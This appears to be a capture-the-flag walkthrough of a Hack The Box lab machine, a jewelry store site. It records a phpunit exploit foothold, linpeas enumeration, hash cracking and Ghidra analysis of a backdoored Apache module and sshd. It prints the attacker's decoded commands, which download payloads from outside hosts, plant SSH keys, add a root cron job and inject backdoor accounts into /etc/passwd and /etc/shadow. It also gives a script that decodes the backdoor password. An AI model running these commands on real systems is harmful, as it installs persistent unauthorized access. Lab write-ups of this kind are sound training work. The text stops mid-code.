


https://forum.obsidian.md/t/pdf-export-code-blocks-unreadable/24236

path of exploitation

Foothold:
CVE-2017-9841 for phpunit
User:
Find suspicious file in /var/backups/info.
⇒ ghidra reverse engineer hex string to find a user hash
⇒ crack hash for steven1 password and ssh in
root:
⇒ careful enumeration and clues to lead you to apache modules
⇒ forensics to realize time and dates of mod_reader.so has been modified
⇒ ghidra to reverse engineer and see a base 64 string is in mod_reader
⇒ decode base64 string which points to a download of an image which is converted to sshd
⇒ ghidra to reverse engineer sshd and find backdoor
⇒ decode backdoor to get root backdoor password.

Creds

Username	Password	Description
steven1	ihatehackers	os
root	@=qfe5%2^k-aq@%k@%6k6b@$u#f*b?3	ssh backdoor

Nmap


Port	Service	Description
22	ssh	OpenSSH 8.2 (protocol 2.0)
80	http	Apache httpd 2.4.41 ((Ubuntu))

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.92 scan initiated Sat Apr 16 12:19:39 2022 as: nmap -sC -sV -p- -vvv -oA nmap/Full 10.10.11.146
Nmap scan report for 10.10.11.146
Host is up, received echo-reply ttl 63 (0.052s latency).
Scanned at 2022-04-16 12:19:41 EDT for 140s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2 (protocol 2.0)
| ssh-hostkey:
|   3072 be:66:06:dd:20:77:ef:98:7f:6e:73:4a:98:a5:d8:f0 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDeVJjvJKCD1dlTm7jo6sY5A6q2oWFakWfH/y6lkWB5eIeVxzQTT/XXyA2RW/Zegb7vbpculYjr6cPtbouTLqPkyi2Xzyk3Jz2jQHKi6qTcHIQL75tITJKPCag4tAAIvKpSCwT13B38TKd0KV2R8T59raCu83095p/GaLrdhwGUbuD0p+/GnN1jI
sLs04V26rbPKLmMJLj7Dj/+yCo/CF88/4EQaFFC920sjln4FZ7FlVhv4mIwIb10nIsEgvsKBIGvvu4ZKKKU+Al6p8bYI50srY/plKu0RxZpKE6QGV17IC38q8CDsLWkmFr5emeIxHfvgUlYaAOruACcnru6azsJw69s2Kq/dKaz8K6PjRb9Ybf6/Ix8xGhfJ/gH6x0PhlxIKXD1M93XIL
JmgKRPJpzqrA6NZ+mtQwx0JFsgHHJno/TSrx00E6GPEtUPHcxOVZE0m0Y9rfd5Q8W6/eJN/Q3nMIywfHKZE1RUQOziGtud/jAOOApvrRHRO6l0riwQCK8=
|   256 1f:a2:09:72:70:68:f4:58:ed:1f:6c:49:7d:e2:13:39 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBQjfhdRHFh+eC/2RtmQwDSGmf0psHnd2uqXFyN0zdiyxvF3WCQYaxOgerNZqC0RyQjm2hW0DN6/0oim3slS8dw=
|   256 70:15:39:94:c2:cd:64:cb:b2:3b:d1:3e:f6:09:44:e8 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFdnC6v7My/dt23PaoX7MGbuZ8/8KZh1O+xt4dDFvFQK
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: Diana's Jewelry
|_http-server-header: Apache/2.4.41 (Ubuntu)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Apr 16 12:22:01 2022 -- 1 IP address (1 host up) scanned in 142.13 seconds
```

Web Enumeration




gobuster

```
/images               (Status: 301) [Size: 313] [--> http://djewelry.htb/images/]
/js                   (Status: 301) [Size: 309] [--> http://djewelry.htb/js/]
/css                  (Status: 301) [Size: 310] [--> http://djewelry.htb/css/]
/.                    (Status: 200) [Size: 15283]
/fonts                (Status: 301) [Size: 312] [--> http://djewelry.htb/fonts/]
/icons                (Status: 301) [Size: 312] [--> http://djewelry.htb/icons/]
```

/etc/hosts

```
10.10.11.146    djewelry.htb store.djewelry.htb
```

store.djewelry.htb



gobuster

```
kali@kali:~$ cat buster/store2.log |grep -v 403
/images               (Status: 301) [Size: 325] [--> http://store.djewelry.htb/images/]
/login.php            (Status: 200) [Size: 4129]
/js                   (Status: 301) [Size: 321] [--> http://store.djewelry.htb/js/]
/css                  (Status: 301) [Size: 322] [--> http://store.djewelry.htb/css/]
/index.php            (Status: 200) [Size: 6215]
/cart.php             (Status: 200) [Size: 4396]
/products.php         (Status: 200) [Size: 7447]
/.                    (Status: 200) [Size: 6215]
/fonts                (Status: 301) [Size: 324] [--> http://store.djewelry.htb/fonts/]
/vendor               (Status: 301) [Size: 325] [--> http://store.djewelry.htb/vendor/]
```

didn't find much except a bunch of stuff in vendor so i figured id google a some and exploit and boom

phpunit

www-data - linpeas

```
╔══════════╣ Sudo version
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.8.31

╔══════════╣ CVEs Check
Vulnerable to CVE-2021-4034

Vulnerable to CVE-2021-3560

...[snip]...

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* 3 * * * root /var/lib/.main

...[snip]...

╔══════════╣ Searching tmux sessions
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-shell-sessions
tmux 3.0a

/tmp/tmux-1000
/tmp/tmux-33

...[snip]...


╔══════════╣ Mails (limit 50)
    17793      4 -rw-rw----   1 steven   mail          966 Jul 25  2021 /var/mail/steven
    17793      4 -rw-rw----   1 steven   mail          966 Jul 25  2021 /var/spool/mail/steven
```

CVE-2021-4034

```
www-data@production:/var/www$ ls -al /usr/bin/pkexec
-rwsr-xr-x 1 root root 31032 Jan 12 12:33 /usr/bin/pkexec
www-data@production:/var/www$ /usr/bin/pkexec --version
pkexec version 0.105
```

ok.. so most likely not vulnerable since its date is jan 12 2022...

CVE-2021-3560

```
www-data@production:/var/www$ time dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:steven string:"Steven
Wright" int32:1
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required

real    0m0.010s
user    0m0.002s
sys     0m0.000s
```


suspicious file

/var/backups/info


```
www-data@production:/var/backups$ ls -al
total 72
drwxr-xr-x  2 root     root      4096 Apr 19 07:00 .
drwxr-xr-x 13 root     root      4096 Feb  8 19:59 ..
-rw-r--r--  1 root     root     34011 Feb  8 19:05 apt.extended_states.0
-r-x------  1 www-data www-data 27296 May 14  2021 info
www-data@production:/var/backups$ file info
info: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=0dc004db7476356e9ed477835e583c68f1d2493a, for GNU/Linux 3.2.0, not stripped
www-data@production:/var/backups$ ./info
[.] starting
[.] namespace sandbox set up
[.] KASLR bypass enabled, getting kernel addr
[-] substring 'ffff' not found in dmesg
```

ghidra

first search for strings
found this interesting one...



copied to cyberchef



```
wget tempfiles.xyz/authorized_keys -O /root/.ssh/authorized_keys;

wget tempfiles.xyz/.main -O /var/lib/.main;

chmod 755 /var/lib/.main;

echo "* 3 * * * root /var/lib/.main" >> /etc/crontab;

awk -F":" '$7 == "/bin/bash" && $3 >= 1000 {system("echo "$1"1:\$6\$zS7ykHfFMg3aYht4\$1IUrhZanRuDZhf1oIdnoOvXoolKmlwbkegBXk.VtGg78eL7WBM6OrNtGbZxKBtPu8Ufm9hM0R/BLdACoQ0T9n/:18813:0:99999:7::: >> /etc/shadow")}'
/etc/passwd;

awk -F":" '$7 == "/bin/bash" && $3 >= 1000 {system("echo "$1" "$3" "$6" "$7" > users.txt")}' /etc/passwd;

while read -r user group home shell _; do echo "$user"1":x:$group:$group:,,,:$home:$shell" >> /etc/passwd; done < users.txt;

rm users.txt;
```

hashcat

```
hashcat -m 1800 hash.txt /usr/share/wordlists/rockyou.txt

...[snip]...

$6$zS7ykHfFMg3aYht4$1IUrhZanRuDZhf1oIdnoOvXoolKmlwbkegBXk.VtGg78eL7WBM6OrNtGbZxKBtPu8Ufm9hM0R/BLdACoQ0T9n/:ihatehackers
```

ihatehackers ⇒ 00 - loot > Creds

steven1

user.txt

```
75e927b67ab8c422b40e8c84cebc4c70
```

Enumeration

```
steven@production:/var/mail$ cat steven
From root@production  Sun, 25 Jul 2021 10:31:12 GMT
Return-Path: <root@production>
Received: from production (localhost [127.0.0.1])
        by production (8.15.2/8.15.2/Debian-18) with ESMTP id 80FAcdZ171847
        for <steven@production>; Sun, 25 Jul 2021 10:31:12 GMT
Received: (from root@localhost)
        by production (8.15.2/8.15.2/Submit) id 80FAcdZ171847;
        Sun, 25 Jul 2021 10:31:12 GMT
Date: Sun, 25 Jul 2021 10:31:12 GMT
Message-Id: <202107251031.80FAcdZ171847@production>
To: steven@production
From: root@production
Subject: Investigations

Hi Steven.

We recently updated the system but are still experiencing some strange behaviour with the Apache service.
We have temporarily moved the web store and database to another server whilst investigations are underway.
If for any reason you need access to the database or web application code, get in touch with Mark and he
will generate a temporary password for you to authenticate to the temporary server.

Thanks,
sysadmin
```

follow the rabbit


So per the email above, apache is acting weird.. lets take a look...

```
steven@production:/usr/lib/apache2/modules$ ls -alt
total 8796
drwxr-xr-x 2 root root   20480 Jan 28 21:05 .
-rw-r--r-- 1 root root   15925 Jan  5 14:49 httpd.exp
-rw-r--r-- 1 root root   14544 Jan  5 14:49 mod_access_compat.so
-rw-r--r-- 1 root root   14544 Jan  5 14:49 mod_actions.so
...[snip]...

-rw-r--r-- 1 root root   14464 Jan  5 14:49 mod_unique_id.so
-rw-r--r-- 1 root root   14544 Jan  5 14:49 mod_userdir.so
-rw-r--r-- 1 root root   14544 Jan  5 14:49 mod_usertrack.so
-rw-r--r-- 1 root root   14544 Jan  5 14:49 mod_vhost_alias.so
-rw-r--r-- 1 root root   26832 Jan  5 14:49 mod_xml2enc.so
-rw-r--r-- 1 root root 4625776 Nov 25 23:16 libphp7.4.so
drwxr-xr-x 3 root root    4096 Jul  5  2021 ..
-rw-r--r-- 1 root root   34800 May 17  2021 mod_reader.so
```

```
steven@production:/usr/lib/apache2/modules$ stat mod_reader.so
  File: mod_reader.so
  Size: 34800           Blocks: 72         IO Block: 4096   regular file
Device: fd00h/64768d    Inode: 2050        Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2022-04-22 18:16:51.374862993 +0000
Modify: 2021-05-17 07:10:04.000000000 +0000
Change: 2022-01-31 12:11:05.912670690 +0000
 Birth: -
```

weird that everything is from jan 5 2022 except mod reader from may 17 2021.. lets take a look in ghidra
and modify time is all 0's
first thing i find is some b64 decode functions and then i see it being used in hook_post_config



so i decode it

```
kali@kali:~$ echo -n "d2dldCBzaGFyZWZpbGVzLnh5ei9pbWFnZS5qcGVnIC1PIC91c3Ivc2Jpbi9zc2hkOyB0b3VjaCAtZCBgZGF0ZSArJVktJW0tJWQgLXIgL3Vzci9zYmluL2EyZW5tb2RgIC91c2Ivc2Jpbi9zc2hk"| base64 -d
wget sharefiles.xyz/image.jpeg -O /usr/sbin/sshd; touch -d `date +%Y-%m-%d -r /usr/sbin/a2enmod` /usr/sbin/sshd
```

and it looks similar as before except it is copying an image and converting it to sshd and changing the date... ok lets take a look at sshd

ls -al


```
steven@production:/usr/lib/apache2/modules$ ls -al /usr/sbin/sshd
-rwxr-xr-x 1 root root 3644664 Apr 13  2020 /usr/sbin/sshd
```

stat

```
steven@production:/usr/lib/apache2/modules$ stat /usr/sbin/sshd
  File: /usr/sbin/sshd
  Size: 3644664         Blocks: 7128       IO Block: 4096   regular file
Device: fd00h/64768d    Inode: 51148       Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2022-04-22 18:16:51.266862989 +0000
Modify: 2020-04-13 00:00:00.000000000 +0000
Change: 2022-02-08 19:59:24.255494140 +0000
 Birth: -
```

hmm.. ok. suspicious modify time.. lets take a look in ghidra...

i search for passw and boom! a backdoor!



ok lets decode it!
I used python3 for a quick solution

backdoor

```
from pwn import *

backdoor7 = p16(0xa9f4)
backdoor6 = p32(0xbcf0b5e3)
backdoor5 = p64(0xb2d6f4a0fda0b3d6)
backdoor1 = p32(0xf0e7abd6)
backdoor2 = p32(0xa4b3a3f3)
backdoor3 = p32(0xf7bbfdc8)
backdoor4 = p32(0xfdb3d6e7)
#backdoor[30] = p8(-0x5b) = (0xa5)

backdoor = backdoor1+backdoor2+backdoor3+backdoor4+backdoor5+backdoor6+backdoor7+p8(0xA5)
xor = p8(0x96) # 150 decimal
int_xor = int.from_bytes(xor, "little")

#print (len(backdoor))
#print (backdoor)

# xor the backdoor
passw = []
for i in backdoor:
    passw.append(i ^ int_xor)

#convert to ascii
password = []
for i in passw:
    password.append(chr(i))
# the password
print (''.join(password))
# the password = @=qfe5%2^k-aq@%k@%6k6b@$u#f*b?3

# code from ghidra
"""
  char backdoor [31];
  byte local_39 [9];
  long local_30;

  bVar7 = 0xd6;
  ctxt = (Authctxt *)ssh->authctxt;
  local_30 = *(long *)(in_FS_OFFSET + 0x28);
